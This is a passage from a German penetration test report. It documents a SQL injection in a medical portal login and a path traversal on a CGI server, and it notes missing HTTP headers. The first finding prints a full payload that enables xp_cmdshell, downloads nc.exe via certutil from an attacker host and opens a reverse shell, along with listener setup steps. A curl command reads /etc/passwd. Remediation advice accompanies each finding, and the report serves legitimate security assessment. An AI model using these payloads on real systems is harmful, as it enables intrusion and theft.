
Zusammen geben diese drei Wertungen einen umfassenden Überblick über die Schwere einer Sicherheitslücke und helfen dabei, das Risiko abzuleiten.

BEREICH	SCHWEREGRAD DER SICHERHEITSLÜCKE
9.0 - 10.0	Kritisch
7.0 - 8.9	Hoch
4.0 - 6.9	Mittel
0.1 - 3.9	Niedrig
0.0	Information

7. Detaillierte Ergebnisse

7.1 Webanwendungen

Bewertung	Info	Niedrig	Mittel	Hoch	Kritisch
	1	1	0	1	1



Verteilung von Schwachstellen

7.1.1 K1: SQL-Injection im Login-Formular führt zu Remotecodeausführung

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Hoch	Kritisch

CVSS Bewertung

Risiko: Kritisch
Wert: 10.0
Vektor: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Betroffene Komponenten

http://192.168.152.121/login.aspx

7.1.1.1 Analyse

Während des Penetrationstests wurde eine kritische SQL-Injection-Schwachstelle im Benutzernamen-Eingabefeld (`ctl00$ContentPlaceHolder1$UsernameTextBox`) der Anwendung `PatientPortal Medtech` unter der Ressource `/login.aspx` identifiziert. Da die Eingaben der Benutzer nicht ausreichend validiert oder maskiert werden, bevor sie in einer SQL-Datenbankabfrage verarbeitet werden, ist es möglich, den Kontrollfluss der Abfrage zu manipulieren und gestapelte SQL-Befehle (Stacked Queries) auszuführen.

Die folgende Proof-of-Concept-Anfrage wurde mit Burp Suite verwendet, um eine SQL-Injection auszunutzen und eine Reverse-Shell auf dem System des Angreifers (192.168.45.218) zu öffnen:

```
POST /login.aspx HTTP/1.1
Host: 192.168.152.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 921
Origin: http://192.168.152.121
Connection: keep-alive
Referer: http://192.168.152.121/login.aspx
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__VIEWSTATE=%2FwEPDwUKMjA3MTgxMTM4Nw9kFgJmD2QWAgIDD2QWAgIBD2QWAgIHDw8WAh4EVGV4dAUmSW52YWxpZCBjcmVkZW50aWFscy4gUGxlYXNlIHRyeSBhZ2Fpbi5kZGQ6ANQ%2BZinGNG41JvoxdgmEmQZ5mPmfmkkqoJF0u3XSeg%3D%3D&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAATe8ooRy1yZbe5QReMilY6mG8sL8VA5%2Fm7gZ949JdB2tEE%2BRwHRw9AX2%2FIZO4gVaaKVeG6rrLts0M7XT7lmdcb61gAUK1Up19u%2Fe2ttdYdr5kv82bbq4%2FbiNxm9IDXrF1w%3D&ctl00%24ContentPlaceHolder1%24UsernameTextBox=admin'%3bEXEC%20sp_configure%20'show%20advanced%20options'%2c1%3b%0d%0aRECONFIGURE%3b%0d%0aEXEC%20sp_configure%20'xp_cmdshell'%2c1%3b%0d%0aRECONFIGURE%3b%0d%0aEXEC%20xp_cmdshell%20'certutil%20-urlcache%20-f%20http%3a%2f%2f192.168.45.218%3a8000%2fnc.exe%20C%3a%5cwindows%5ctemp%5cnc.exe'%3b%0d%0aEXEC%20xp_cmdshell%20'C%3a%5cwindows%5c
```

```
temp%5cnc.exe%20192.168.45.218%204444%20-e%20cmd.exe'%3b--&ctl00%24ContentPlaceHolder1%24PasswordTextBox=&ctl0
0%24ContentPlaceHolder1%24LoginButton=Login
```

Ursprünglicher SQL-Injection-Angriffsstring (URL-dekodiert):

```
admin';EXEC sp_configure 'show advanced options',1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE;
EXEC xp_cmdshell 'certutil -urlcache -f http://192.168.45.218:8000/nc.exe C:\windows\temp\nc.exe';
EXEC xp_cmdshell 'C:\windows\temp\nc.exe 192.168.45.218 4444 -e cmd.exe';--
```

In der betroffenen Microsoft SQL Server-Umgebung konnte über die Schwachstelle das Systemverfahren `xp_cmdshell` aktiviert und ausgeführt werden. Dies ermöglichte die Ausführung von Betriebssystembefehlen im Kontext des Datenbankdienstkontos (`nt service/mssql$sqlexpress`).

Konkret wurde die Schwachstelle ausgenutzt, um:

1. Die erweiterten Konfigurationsoptionen der Datenbank zu aktivieren.
2. Das Verfahren `xp_cmdshell` einzuschalten.
3. Über das eingebaute Windows-Tool `certutil` eine ausführbare Datei (`nc.exe`) von einem externen Server nach `C:\windows\temp\` herunterzuladen.
4. Diese Datei auszuführen, um eine interaktive Reverse-Shell (Eingabeaufforderung) zurück zum System des Angreifers aufzubauen.

Da der Datenbankdienst standardmäßig mit weitreichenden Rechten auf dem lokalen Host läuft, führt diese Schwachstelle zur vollständigen Kompromittierung des darunterliegenden Windows-Servers.

Proof of Concept (PoC)

1. Visuelle Nachweise




Abbildung 1: Benutzeroberfläche des Medtech-Portals mit dem betroffenen Login-Formular.




Abbildung 2: Manipulierte HTTP-POST-Anfrage in Burp Suite mit der SQL-Injection-Payload.




Abbildung 3: Erfolgreich aufgebauter Reverse-Shell-Zugriff als „nt service/mssql$sqlexpress“ auf dem Netcat-Listener des Angreifers (192.168.45.218:4444).

2. Exploit-Ablauf & technische Durchführung

Um die Python-Skripte ausführen zu können, muss die `requests`-Bibliothek installiert sein. Führen Sie folgenden Befehl im Terminal aus:

```
pip install requests
```

Vorbereitung der Angreifer-Maschine

Bevor die SQL-Injection-Payload ausgeführt wird, müssen auf der Angreifer-Maschine folgende Dienste bereitgestellt werden.

Terminal 1 - Netcat-Listener starten:

```
nc -lnvp 4444
```

Parameter-Erklärung:

- l : Listen-Modus (auf eingehende Verbindungen warten)
- n : Keine DNS-Auflösung (nur IP-Adressen)
- v : Verbose-Modus (detaillierte Ausgabe)
- p 4444 : Port 4444 verwenden

Terminal 2 - HTTP-Server starten:
In einem zweiten Terminal starten Sie einen einfachen Python-HTTP-Server, um die `nc.exe`-Datei für den Zielserver bereitzustellen:

```
# cd ~/exploit/
python3 -m http.server 8000
```

Wichtig: Stellen Sie sicher, dass sich die nc.exe-Datei im selben Verzeichnis befindet, in dem der HTTP-Server gestartet wird. Der Server macht dann alle Dateien im aktuellen Verzeichnis unter http://[Angreifer-IP]:8000/ verfügbar.

```
~/exploit/
├── nc.exe
└── (andere Dateien)
```

Terminal 3 - Python-Skript ausführen:

```
python3 sql_injection_exploit.py
```

Hinweis: Das vollständige Python-Skript `sql_injection_exploit.py` ist im Anhang unter "Proof of Concept - Python Exploit Script (sql_injection_exploit.py)" zu finden.

7.1.1.2 Empfehlung

Zur Behebung dieser Schwachstelle und zur Absicherung des Systems müssen folgende Maßnahmen implementiert werden:

1. **Verwendung von Parameterized Queries (Prepared Statements):** Die primäre Verteidigung gegen SQL-Injection ist die strikte Trennung von Code und Daten. Das Login-Formular muss so umgestaltet werden, dass alle Benutzereingaben ausschließlich über parametrisierte Abfragen (z. B. unter Verwendung von `SqlCommand` mit Parametern in .NET/ASP.NET) an die Datenbank übergeben werden. Dadurch werden Eingaben standardmäßig als literale Werte und nicht als ausführbarer SQL-Code behandelt.

2. **Deaktivierung von gefährlichen erweiterten Funktionen:** Das Datenbank-Feature `xp_cmdshell` sollte in der SQL Server-Konfiguration permanent deaktiviert und die Rechte zur Ausführung von `sp_configure` für unprivilegierte Datenbankbenutzer eingeschränkt werden.

3. **Prinzip der minimalen Berechtigung (Least Privilege):** Das Dienstkonto, unter dem der Microsoft SQL Server ausgeführt wird (`nt service/mssql$sqlexpress`), sollte restriktiv konfiguriert sein. Es muss sichergestellt werden, dass dieses Konto keine Schreibrechte in sensiblen Betriebssystemverzeichnissen (wie `C:\windows\temp\`) besitzt und keine systemnahen Programme oder Netzwerkkonstrukte willkürlich aufrufen darf.


4. **Netzwerk-Einschränkungen (Egress Filtering):** Der Datenbankserver sollte durch Firewall-Regeln so isoliert werden, dass er keine ausgehenden Verbindungen ins Internet oder in nicht vertrauenswürdige Netzwerke initiieren kann (z. B. Blockieren von HTTP/HTTPS- oder unüblichen Port-Verbindungen wie Port 4444 nach außen), um das Nachladen von Schadcode oder den Aufbau von Reverse-Shells zu unterbinden.

7.1.2 H3: Offenlegung sensibler Systemdateien über Path Traversal

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Mittel	Hoch

CVSS Bewertung

Risiko: Hoch
Wert: 8.7
Vektor: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N



Betroffene Komponenten

http://192.168.233.245/

7.1.2.1 Analyse

Während der Tests wurde eine Path-Traversal-Schwachstelle im Webserver unter `192.168.233.245` identifiziert. Der Dienst wird ausschließlich über das unverschlüsselte HTTP-Protokoll bereitgestellt. Darüber hinaus verarbeitet die Anwendung Verzeichnis-Traversal-Sequenzen im `/cgi-bin/`-Pfad unsachgemäß, wodurch ein Angreifer das Web-Root-Verzeichnis umgehen und auf Dateien außerhalb des vorgesehenen Verzeichnisses zugreifen kann.

Das Problem wurde durch den Abruf der Datei `/etc/passwd` mittels URL-kodierter Traversal-Sequenzen bestätigt. Die folgende Anfrage ermöglichte den Zugriff auf eine systemkritische Datei des zugrunde liegenden Betriebssystems:

```
curl --path-as-is "http://192.168.233.245/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
```

Der erfolgreiche Abruf von `/etc/passwd` belegt, dass die implementierten Mechanismen zur Pfadvalidierung und -kanonisierung unzureichend sind. Ein Angreifer könnte diese Schwachstelle ausnutzen, um sensible Dateien auszulesen, Systeminformationen zu sammeln, Konfigurationsdateien mit Zugangsdaten oder Geheimnissen abzurufen und weitere Angriffe gegen das betroffene System vorzubereiten.

Zusätzlich erfolgt die Kommunikation über unverschlüsseltes HTTP. Dadurch können übertragene Daten von Angreifern innerhalb des Netzwerkpfades mitgelesen oder manipuliert werden, wodurch die Vertraulichkeit und Integrität der Kommunikation nicht gewährleistet sind.

Evidenz:




Abbildung 1: Erfolgreicher Zugriff auf /etc/passwd mittels Path Traversal

7.1.2.2 Empfehlung

Zur Behebung dieser Schwachstelle müssen umgehend restriktive Validierungsmechanismen für alle Dateipfade implementiert und die Webserver-Konfiguration gehärtet werden.

- **Eingabevalidierung (Whitelisting):** Benutzereingaben, die zur Bestimmung von Dateipfaden verwendet werden, sollten streng gegen eine Erlaubnisliste (Whitelist) zulässiger Werte geprüft werden. Eingaben, die Sequenzen wie `..`, `/` oder deren URL-kodierte Varianten enthalten, müssen konsequent abgewiesen werden.
- **Verwendung eingebauter Programmierfunktionen:** Verwenden Sie plattformspezifische Funktionen zur Pfadauflösung (z. B. `realpath()` in vielen Sprachen), um den absoluten Pfad zu bestimmen und zu überprüfen, ob sich die Zieldatei noch innerhalb des vorgesehenen Stammverzeichnisses befindet.
- **Härtung der Webserver-Konfiguration:** Überprüfen Sie die Apache-Konfiguration für das Verzeichnis `/cgi-bin/`. Stellen Sie sicher, dass Optionen wie `AllowOverride None` gesetzt sind und der Webserver-Prozess (z. B. `www-data` oder `apache`) mit minimalen Betriebssystemrechten ausgeführt wird (Principle of Least Privilege), um den Zugriff auf kritische Systemdateien im Falle einer Kompromittierung zu blockieren.
- **Verzeichnis-Isolierung:** Falls möglich, sollte die Webanwendung in einer isolierten Umgebung (z. B. mittels Chroot-Jail, Containisierung oder Docker) betrieben werden, um den Zugriff auf das eigentliche Host-Dateisystem physisch zu verhindern.

Darüber hinaus sollte der Webdienst ausschließlich über HTTPS mit aktuellen TLS-Versionen bereitgestellt werden, um die Vertraulichkeit und Integrität der übertragenen Daten sicherzustellen. Zusätzlich wird empfohlen, den Webserver sowie die CGI-Komponenten auf aktuelle, unterstützte Versionen zu aktualisieren und unnötige Dateisystemberechtigungen zu entfernen.

7.1.3 N1: Unsichere HTTP-Kommunikation

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Mittel	Niedrig

CVSS Bewertung

Risiko: Niedrig
Wert: 2.3
Vektor: CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Betroffene Komponenten

http://10.129.10.83:8080

7.1.3.1 Analyse

Ein Scan der Webanwendung unter http://10.129.10.83:8080 hat ergeben, dass die Anwendung **ausschließlich über unverschlüsseltes HTTP** bereitgestellt wird. Dadurch werden sämtliche übertragenen Daten, einschließlich HTTP-Headern, ohne Transportverschlüsselung übertragen. Ein Angreifer mit Zugriff auf den Netzwerkverkehr kann HTTP-Anfragen und -Antworten mitlesen, manipulieren oder eigene Inhalte einschleusen.

Darüber hinaus können auch Sicherheitsheader während der Übertragung verändert oder entfernt werden. Die fehlende Transportverschlüsselung stellt daher die schwerwiegendste Schwachstelle dar und reduziert die Wirksamkeit browserseitiger Sicherheitsmechanismen erheblich.

Zusätzlich wurde mittels shcheck.py festgestellt, dass mehrere empfohlene HTTP Security Header nicht gesetzt sind:

Folgende Security Header fehlen vollständig:

- X-Frame-Options
- X-Content-Type-Options
- Content-Security-Policy
- Referrer-Policy
- Permissions-Policy
- Cross-Origin-Embedder-Policy
- Cross-Origin-Resource-Policy
- Cross-Origin-Opener-Policy

